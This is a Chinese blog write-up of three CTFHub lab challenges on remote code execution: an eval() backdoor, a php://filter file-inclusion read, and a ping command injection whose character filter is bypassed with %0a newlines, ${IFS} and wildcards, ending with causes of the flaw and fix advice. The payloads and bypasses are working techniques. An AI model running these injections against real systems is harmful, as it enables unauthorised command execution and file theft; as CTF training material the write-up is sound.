

# CTFHub RCE(命令执行、文件包含) WriteUP

原创

[TaibaiXX1](#) 于 2021-07-19 12:24:15 发布 375 收藏 1

文章标签: [安全](#) [linux](#) [go](#) [java](#) [编程语言](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/tangshuangsss/article/details/118919743>

版权



点击"仙网攻城狮"关注我们哦~

不当想研发的渗透人不是好运维



让我们每天进步一点点

## 简介


**CTFHub** 为网络安全工程师提供网络安全攻防技能培训、实战、技能提升等服务。

「赛事中心」提供全网最全最新的 CTF 赛事信息, 关注赛事定制自己专属的比赛日历吧。

「技能树」提供清晰的 CTF 学习路线, 想要变强就加点, 哪里不会点哪里。

「历年真题」提供无限次赛后复盘, 边学边练。

「工具」提供各类常用工具, 打仗没有一把趁手的武器怎么行。



## 实战

应用有时需要调用一些执行系统命令的函数，当服务器没有经过严格过滤用户的参数，这时候就可能导致命令执行，从而导致命令执行漏洞

本章将讲解下面三个内容比较实用，eval执行、文件包含（读取源代码）、综合过滤。



### 一、eval执行

eval() 函数可将字符串转换为代码执行，并返回一个或多个值，在进行源代码审计时可以直接搜索eval来进行分析是否安全。

1.运行靶机，输入靶机地址后返回一段源代码，说明参数的处理逻辑。

eval执行

所需金币: 30      题目状态: 未解出      解题奖励: 金币:100 经验:5

<http://challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800>

00:28:44

环境续期   停止并销毁环境   仙网攻城狮

```
<?php
if (isset($_REQUEST['cmd'])) {
    eval($_REQUEST["cmd"]);
} else {
    highlight_file(__FILE__);
}
?>
```

2.分析后发现cmd参数使用eval进行传参，参数没有经过任何的处理，在url后面加入cmd=system("ls");发现返回当前目录下文件。

[challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system\("ls"\);](http://challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system()

index.php

仙网攻城狮

3.接着加../查找到flag文件

[challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system\("ls ../"\);](http://challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system()

html

仙网攻城狮

[challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system\("ls ../../"\);](http://challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system()

bin boot dev etc **flag\_946** home lib lib64 media mnt opt proc root run sbin srv sys tmp usr

仙网攻城狮

4.使用cat ../../flag\_946获得flag

[challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system\("cat ../../flag\\_946"\);](http://challenge-bbfb60563bd7d5f3.sandbox.ctfhub.com:10800/?cmd=system()

ctfhub{9d0b67680564ea235d671533}

仙网攻城狮

## 二、读取源代码

1.运行靶机查看源代码中处理逻辑发现使用php伪协议。

```
challenge-7b8278d4b9de4872.sandbox.ctfhub.com:10800
```

```
<?php
error_reporting(E_ALL);
if (isset($_GET['file'])) {
    if ( substr($_GET["file"], 0, 6) === "php://" ) {
        include($_GET["file"]);
    } else {
        echo "Hacker!!!";
    }
} else {
    highlight_file(__FILE__);
}
?>
<hr>
i don't have shell, how to get flag? <br>
flag in <code>/flag</code>
```

i don't have shell, how to get flag?  
flag in /flag




2.最下面告诉我们了flag的地址，我们可以尝试利用php://filter去尝试读取一下这个文件，构建payload：？  
file=php://filter/read/resource=/flag成功获取flag

```
challenge-7b8278d4b9de4872.sandbox.ctfhub.com:10800/?file=php://filter/read/resource=/flag
```

ctfhub{500dc3c8507ea6a839800aab}

i don't have shell, how to get flag?  
flag in /flag



### 三、综合过滤

1.运行靶机发现正则过滤，过滤了目录操纵符、运算符、分号、空格、cat、flag、ctfhub字符

```
challenge-4058efa0a127a29a.sandbox.ctfhub.com:10800
```

## CTFHub 命令注入-综合练习

IP:

```
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\||&|;| |\/|cat|flag|ctfhub)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    } else {
        $res = $m;
    }
}
?>
```



2.可以使用%0a换行进行绕过，空格可以用\${IFS}、cat可以用more、flag可以用正则f\*\*\*，%0a因为是url编码所以需要写在url中，如果写在输入框中会被再次编码而注入不成功。

构建payload: 127.0.0.1%0als 查看目录

challenge-4058efa0a127a29a.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0Als

## CTFHub 命令注入-综合练习

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
)
```

 仙网攻城狮

3.查看文件夹内容127.0.0.1%0acd\${IFS}f\*\*\*\_is\_here%0als

challenge-4058efa0a127a29a.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0Acd\${IFS}f\*\*\*\_is\_here%0Als

## CTFHub 命令注入-综合练习

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_19119859718592.php
)
```

 仙网攻城狮

4.查看flag、127.0.0.1%0acd\${IFS}f\*\*\*\_is\_here%0amore\${IFS}f\*\*\*\_31393309531738.php

```
68 http://challenge-4058efa0a... GET /?ip=127.0.0.1%0Acid${IFS}f***_is_here%0Amore${IFS}f***_191198597185...
Request Response
Raw Headers Hex HTML Render
<!DOCTYPE html>
<html>
<head>
  <title>CTFHub 命令注入-综合练习</title>
</head>
<body>
  <h1>CTFHub 命令注入-综合练习</h1>
  <form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
  </form>
  <hr>
  <pre>
Array
(
  [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
  [1] => <?php // ctfhub {805fc2b2a52360816c603ea4}
  )

```



总结:

漏洞成因:

1. 代码过滤不严格
2. 系统的漏洞造成命令执行
3. 调用的第三方组件存在代码执行漏洞

常用命令执行函数:

system(): 该函数会把执行结果输出。  
passthru(): 该函数只调用命令, 并把运行结果原样地直接输出没有返回值  
exec(): 不输出结果, 返回执行结果的最后一行  
shell\_exec(): 不输出结果, 返回执行结果

修复建议:

1. 尽量少使用执行命令的函数或者直接禁用
2. 参数值尽量使用引号包括
3. 在使用动态函数之前, 确保使用的函数是指定的函数之一
4. 在进行执行命令的函数|方法之前, 对参数进行严格过滤, 对敏感字符进行转义

往期内容

[ATT&CK实战-红队评估之二](#)

[简单讲解一下什么是ATT&CK框架](#)

[CTF学习和比赛平台简介](#)



糟糕，~~~  
是心动的感觉!!!



长按关注



更多资讯长按二维码 关注我们

觉得不错点个“赞”呗 🍗



[创作打卡挑战赛](#) >  
[赢取流量/现金/CSDN周边激励大奖](#)